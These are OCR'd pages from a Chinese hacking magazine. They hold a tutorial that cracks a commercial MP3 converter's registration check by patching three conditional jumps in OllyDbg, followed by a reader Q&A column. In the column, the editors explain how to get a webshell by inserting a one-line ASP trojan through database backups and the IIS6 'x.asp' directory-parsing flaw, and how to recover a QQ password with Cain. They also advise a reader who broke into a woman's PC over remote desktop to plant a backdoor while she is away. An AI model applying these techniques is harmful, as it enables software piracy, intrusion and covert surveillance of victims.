


图1　提示注册

我直接用程序进行转换，这个程序有个小问题，就是有些按钮要点多次才有反应。在转换的过程中弹出了如图1的对话框，看来非要注册才行。




图2　注册框

用PEID查壳，发现没有加壳，是用VC++写的，运行程序后点"注册"，出现如图2的注册框。

"生成注册文件"按钮用于生成用户的信息，然后通过E-Mail来获取注册码。这里我们随便输入，如**1234567812345678**，点"产品注册"按钮三次后程序自动退出，什么信息也没有提示。在注册表中输入上面的注册码也没有查到什么信息，这还真让人挺郁闷的。于是用OD载入，右击选择"超级字串参考"，再选"查找ASCII"，然后找一些重要的提示信息，如图3，找到一处。




图3　字符串搜索

直接双击进去看看，进去之后的重要代码如下：

```
0041EB4A   . 8BC8          MOV ECX,EAX
0041EB4C   . 83E1 03       AND ECX,3
0041EB4F   . F3:A4         REP MOVS BYTE PTR ES:[EDI],BYTE PTR DS:[>
0041EB51   . 837A F8 10    CMP DWORD PTR DS:[EDX-8],10
0041EB55     74 1A         JE SHORT changemp.0041EB71
//这里必须跳，把JE改为JMP，不然程序就会退出。直接双击这行代码把JE改为JMP。
0041EB57   . 8B4B 60       MOV ECX,DWORD PTR DS:[EBX+60]
0041EB5A   . 41            INC ECX
```

```
0041EB5B  .  8BC1          MOV EAX,ECX
0041EB5D  .  894B 60       MOV DWORD PTR DS:[EBX+60],ECX
EAX
0041EB94  .  F3:A7  REPE CMPS DWORD PTR ES:[EDI],DWORD PTR D>
0041EB96  .  74 1A         JE SHORT changemp.0041EBB2
```
//同样必须跳，把JE改为JMP。
```
0041EB98  .  8B4B 60       MOV ECX,DWORD PTR DS:[EBX+60]
0041EB9B  .  41            INC ECX
0041EB9C  .  8BC1          MOV EAX,ECX
0041EB9E  .  894B 60       MOV DWORD PTR DS:[EBX+60],ECX
0041EBA1  .  83F8 03       CMP EAX,3
0041EBA4  .  0F8C E1000000 JL changemp.0041EC8B
0041EBAA  .  6A 00         PUSH 0                          ;
/status = 0
0041EBAC  .  FF15 A8C74800 CALL DWORD PTR DS:[<&MSVCRT.
exit>]    ; \exit
```
//这就是第二次点击注册按钮。
```
0041EBB2  >  8D4C24 24     LEA ECX,DWORD PTR SS:[ESP+24]
0041EBB6  .  6A 04         PUSH 4
0041EBB8  .  51            PUSH ECX
0041EBB9  .  FF15 68E24D00 CALL DWORD PTR DS:[4DE268]
0041EBBF  .  83C4 08       ADD ESP,8
0041EBC2  .  3D 80000000   CMP EAX,80
0041EBC7  .  7C 05         JL SHORT changemp.0041EBCE
0041EBC9  .  2D 80000000   SUB EAX,80
0041EBCE  >  83F8 04       CMP EAX,4
0041EBD1  .  74 1A         JE SHORT changemp.0041EBED
```
//还是必须跳，同样把JE改为JMP。
```
0041EBD3  .  8B4B 60       MOV ECX,DWORD PTR DS:[EBX+60]
0041EBD6  .  41            INC ECX
0041EBD7  .  8BC1          MOV EAX,ECX
0041EBD9  .  894B 60       MOV DWORD PTR DS:[EBX+60],ECX
0041EBDC  .  83F8 03       CMP EAX,3
0041EBDF  .  0F8C A6000000 JL changemp.0041EC8B
0041EBE5  .  6A 00         PUSH 0                          ;
/status = 0
0041EBE7  .  FF15 A8C74800 CALL DWORD PTR DS:[<&MSVCRT.
exit>]    ; \exit
```
//这就是第三次点击注册按钮，接着程序就会直接退出。
```
0041EBED  >  8D4C24 10     LEA ECX,DWORD PTR SS:[ESP+10]
0041EBF1  .  E8 DA030300   CALL changemp.0044EFD0
0041EBF6  .  8D7C24 24     LEA EDI,DWORD PTR SS:[ESP+24]
0041EBFA  .  83C9 FF       OR ECX,FFFFFFFF
0041EBFD  .  33C0          XOR EAX,EAX
0041EBFF  .  C78424 2C0100>MOV DWORD PTR SS:[ESP+12C],0
0041EC0A  .  F2:AE         REPNE SCAS BYTE PTR ES:[EDI]
0041EC0C  .  F7D1          NOT ECX
0041EC0E  .  2BF9          SUB EDI,ECX
0041EC10  .  8D4424 24     LEA EAX,DWORD PTR SS:[ESP+24]
0041EC14  .  8BD1          MOV EDX,ECX
0041EC16  .  8BF7          MOV ESI,EDI
0041EC18  .  BF 10F64C00   MOV EDI,changemp.004CF610
0041EC1D  .  50            PUSH EAX                        ; /Arg4
0041EC1E  .  C1E9 02       SHR ECX,2                       ; |
0041EC21  .  F3:A5         REP MOVS DWORD PTR ES:[EDI],DWORD
PTR DS>; |
0041EC23  .  8BCA          MOV ECX,EDX                     ; |
0041EC25  .  68 38634A00   PUSH changemp.004A6338
|whmpegnet.ini
```
//注册码保存在文件“whmpegnet.ini”中。
```
0041EC2A  .  83E1 03       AND ECX,3                       ; |
0041EC2D  .  68 2C634A00   PUSH changemp.004A632C          ;
|注册授权号
0041EC32  .  F3:A4         REP MOVS BYTE PTR ES:[EDI],BYTE PTR
DS:[>; |
0041EC34  .  68 D0584A00   PUSH changemp.004A58D0
|宽网mp3转换录音器
0041EC39  .  8D4C24 20     LEA ECX,DWORD PTR SS:[ESP+20]   ; |
0041EC3D  .  C705 10DE4D00>MOV DWORD PTR DS:[4DDE10],7B
; |
0041EC47  .  E8 C4030300   CALL changemp.0044F010
\changemp.0044F010
0041EC4C  .  8B4B 20       MOV ECX,DWORD PTR DS:[EBX+20]
0041EC4F  .  6A 01         PUSH 1
/Erase = TRUE
0041EC51  .  6A 00         PUSH 0                          ;
|pRect = NULL
0041EC53  .  51            PUSH ECX                        ; |hWnd
0041EC54  .  FF15 14C94800 CALL DWORD PTR DS:[<&USER32.
InvalidateRe>; \InvalidateRect
0041EC5A  .  6A 00         PUSH 0
0041EC5C  .  68 485E4A00   PUSH changemp.004A5E48
产品注册
0041EC61  .  68 10634A00   PUSH changemp.004A6310          ;
产品注册授权成功，谢谢使用
```
//把上面三个JE改为JMP后程序就会很自然的走到这里来，也就是注册成功了，注册码随意输。
```
0041EC66  .  8BCB          MOV ECX,EBX
0041EC68  .  E8 257E0600   CALL <JMP.&MFC42.#4224_?
MessageBoxA@CWnd>
0041EC6D  .  8B13          MOV EDX,DWORD PTR DS:[EBX]
0041EC6F  .  8BCB          MOV ECX,EBX
0041EC71  .  FF92 CC000000 CALL DWORD PTR DS:[EDX+CC]
0041EC77  .  8D4C24 10     LEA ECX,DWORD PTR SS:[ESP+10]
0041EC7B  .  C78424 2C0100>MOV DWORD PTR SS:[ESP+12C],-1
0041EC86  .  E8 75030300   CALL changemp.0044F000
0041EC8B  >  8B8C24 240100>MOV ECX,DWORD PTR SS:[ESP+124]
```
//如果上面不改就会跳到这儿直接退出。
```
0041EC92  .  5F            POP EDI
```

怎么样，还是很简单吧？看起来很可怕，但只要努力去做了还是有希望的，我们再来输入注册码看看。如图4，怎么样，注册成功了！程序界面也由未注册变成了已注册，如图5。




图4 注册成功




图5 注册成功

再来看看注册码是不是放在上面的文件中，如图6。现在再来转换前面的那首MP4，结果转换成功，但是直接在图6的文件中加入注册授权号是不会成功的。





图6 ini文件保存的注册信息

好了，文章就到这里，算法分析不是我的强项，就拿给各位高手大显身手吧。09年已经过去了，在这里给大家拜个晚年，祝“黑手”的所有工作人员身体健康！牛年好运！当然，还有“黑手”的新老Fans技术更上一层楼。

【本文所涉及的相关程序已收录在光盘工具中】

编辑点评：

一篇比较简单的破解文章，我希望是否入门或者没入门的读者们都能够看懂，因为在新手阶段，需要很多基础性的文章，通俗易懂的讲解，知识才比较容易进入脑海中，这样对于存储方法是很重要的。



Q：数据库备份获得webshell出现问题！看过有些资料上写：.asa和.asp都能打开asp木马，可为什么我打开时却是asp中的代码？

A：问题不是很清晰，如果是利用SQL的注入点进行log备份，那么插入一句话代码后，显示的是数据库备份的文件，利用一句话木马客户端连接就可以了。如果是后台进行数据库备份操作，只能说明你备份的目录不支持asp，管理员在IIS里对虚拟目录进行设置了，你可以尝试更改数据库备份的路径，应该可以成功的。

原文链接：http://www.nohack.cn/bbs/thread-90424-1-1.html

Q：我上传了asp木马，返回给我的地址是upload/200921311 6052467.swf，但是数据库备份里只有备份目录和备份名称这两项，没有当前文件路径这一项啊？不是要把upload/200921311 6052467.swf填到当前文件路径这一项的吗？我要怎么才能把这个文件备份成asp呢？

A：这种后台为了安全，一般定义了数据库备份的路径，而上传页面显然是自动修改了扩展。首先判断服务器是否为win2k3，因为IIS6.0有目录解析的漏洞，程序既然可以定义备份目录，我们可以建立一个x.asp的目录，把备份名称写成任意格式，这样该目录下的文件会以ASP脚本进行解析。而这种情况满足的前提是数据库里没有防下载的表，以及你成功地把一句话木马插入到数据库中。

如果非IIS6.0以及不能自定义目录，那么只能尝试后台把具体的定义写到了什么脚本里，例如确定inc/config.asp定义了网站的基本信息，那么在后台具体位置插入一句话木马就OK了。当然，对于实际入侵中，无法在常规模式下获取webshell的情况，尽量根据特定页面及后台透露的信息下载源码进行分析。

原文链接：www.nohack.cn/bbs/thread-90437-1-1.html

Q：虚拟机密码被人锁住了，如何破解？

刚下了华夏黑客联盟的一个200M左右的工具包，使用了一下3389，结果突然重新启动，之后就密码上锁，用户名是Darkteam，密码不知道是什么了，求解密的方法！

A：你在虚拟机里运行了华夏的黑客工具包，运行了3389文件，系统就自动建立了一个用户Darkteam的管理用户。按照默认安装的系统或者GHOST镜像，默认管理用户administrator的密码为空，那么只需要启动时按两次ctrl+alt+del进入登录页面就可以进入了。当然，如果密码经过修改的话，使用WPE等工具光盘引导可以轻松修改密码的。

针对你的问题我作如下指导：

首先对于网上下载的黑客程序，特别是这种名称是3389的程序，很显然是开启终端服务的程序。而这种一般都带有后门，建议你了解具体程序的用途后再运行，特别是带命令行的程序，千万要慎用。而虚拟机系统，安装后最好设置一个镜像文件，这样便于恢复，因为虚拟机本来就是用来调试的系统。

原文链接：http://www.nohack.cn/bbs/thread-90468-1-1.html

Q：我用的是VMware 6.0，虚拟机装的是Windows2003，物理机是XP，虚拟机也是安装了VMware Tools的。前阶段用的是5.53，能够进行拖拽，看网上说6.0有缺陷，不知道是否正确？我把文件从虚拟机拖到物理机上，就出现提示："无法计算本地文件大小，你可能没有执行该操作的权限，正在中止文件复制操作"。而从物理机向虚拟机根本无法拖拽，请教下，是软件的问题？还是其它原因？

A：VMWARE6.0版本的确存在无法使用拖拽文件的BUG，网上已经有相关的补丁可以进行修复了。针对这种问题，我建议你升级Vmware的版本，因为6.0版的确存在一些BUG。

原文链接：http://www.nohack.cn/bbs/thread-90341-1-1.html

Q：ping、netstat命令失踪啦！我昨天明明还用过netstat和ping命令的，今天再用就出现提示，说"不是内部或外部命令，也不是可运行的程序或批处理文件"。这是怎么回事啊？谁来告诉我为什么？

A：出现这种情况的原因一般就是环境变量被修改了，首先你需要确定你的命令文件是否存在于%windir%/system32下。如果目标文件夹的文件存在，那么请修改默认的环境变量，右键"我的电脑"的高级选项里，进入"环境变量"，重新设置为初始值。

其实用SET命令是可以看到具体变量路径的设置的，建议你弄清楚这个概念，环境变量还可以通过设置让我们把一些小工具可以直接在cmd下调用，形如sendto一样方便。

原文链接http://www.nohack.cn/bbs/thread-90108-1-1.html

Q：我的QQ号原来一直在我的电脑上使用的，现在忘了密码，请问该如何办啊？听说有一种软件可以找到，请大侠指点，谢谢！

A：请问你原来的QQ是设置了自动登录么？否则无法想象你怎么可能出现忘记密码的状况。如果是自动登录，那么在原来的电脑上采取PROCESSVIEW+CAIN的办法可以从QQ的启动命令行中获取加密的字串，然后把cain解码的md5进行破解。如果无法破解，也可以把代码写成批处理直接调用就可以了。当然，如果原系统丢失以及找不到QQ的目录了，那么请采取QQ密码保护策略吧，现在采用二代保护，只要部分资料真实，并且你和客服咨询一下，应该是可以找回的。

原文链接：http://www.nohack.cn/bbs/thread-89992-1-1.html

Q：为什么我用3389端口入侵她的机器后（我从不种植木马，况且我也不会啊，只是在学习这个思路），可以看到她在干什么，却不到一秒后，提示："远程桌面已经断开"，我就断开了她的链接，到底是怎么回事情啊？已经好几次都这样了，是因为她那边不允许远程连接吗？还是其它一些原因？

A：很显然你入侵的是单用户工作站模式的Winxp系统，默认Winxp是不会开启远程终端的，估计对方安装的是某个镜像版本。当你的用户登录后，对方会有提示，解决的办法就是在一个她不在的时间，赶紧下载一个后门在对方机器执行。当然，Winxp系统现在也可以通过修改支持多用户登录了，只是不稳定。

原文链接：http://www.nohack.cn/bbs/thread-89189-1-1.html

29号信箱

个重要原因就是因为小编的点评，这是在其他杂志上所没有看到的，这些点评很重要，让自己学到了很多，有时比看原文有收获，希望“黑手”能够把这一特色发扬光大！

菜编推荐：不少读者发问如何上道，偶的第一反应觉得这个问题很简单，第二反应才知道这个问题其实很不简单。因为这是一个接口的问题，能不能把学生领上道不在于老师的知识储备有多牛，而在于老师是否能用学生听得懂的语言把学生教会。现在——《黑客育婴手册》做到了这一点，不但详述了黑客入门所需要学习的知识要点，还用热门的小实例把内容串起来，让读者能在小小成功中保持学习的兴趣而轻松入门。本书有攻有防，让读者在掌握入侵的知识基础之上又涉入了防御之门，在正逆知识的思辨中全面的学习。快到论坛关注吧，《黑客育婴手册》等着你！http://www.nohack.cn/bbs/thread-90278-1-1.html

建议选摘

